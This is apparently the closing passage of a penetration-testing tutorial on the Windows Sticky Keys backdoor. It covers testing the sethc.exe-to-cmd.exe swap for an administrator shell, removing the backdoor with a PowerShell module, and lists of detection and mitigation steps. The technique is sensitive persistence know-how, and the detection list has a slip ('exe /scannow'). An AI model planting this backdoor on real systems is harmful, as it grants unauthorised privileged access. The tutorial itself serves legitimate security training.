
Time to test the working. Since we have added the backdoor it must have replaced the sethc.exe with the cmd.exe. To test it we will press the shift key 5 times as we did in our previous practicals and as seen in the image given below we have the cmd with administrative access.



```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

This tool can also remove the backdoor and fix the problem but it never solves it as Accessibility features are always there to exploit again.

```
Import-Module .\stickykeys.ps1
```



```
PS C:\Users\raj\Desktop> Import-Module .\stickeykeys.ps1
Registry key found. Let's remove it.
Sticky Key backdoor has been removed.
```

Detection

- Delete or replace the affected file
- exe /scannow
- Remove the affected registry entry

Mitigation

- Restrict local administrative access
- Enable Full Disk Encryption
- Network Level Authentication for RDP Connection
- Endpoint monitoring
- Netflow analysis

References

PowerShell Empire

Oddvar Moe

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester. Can be Contacted on **Twitter** and **LinkedIn**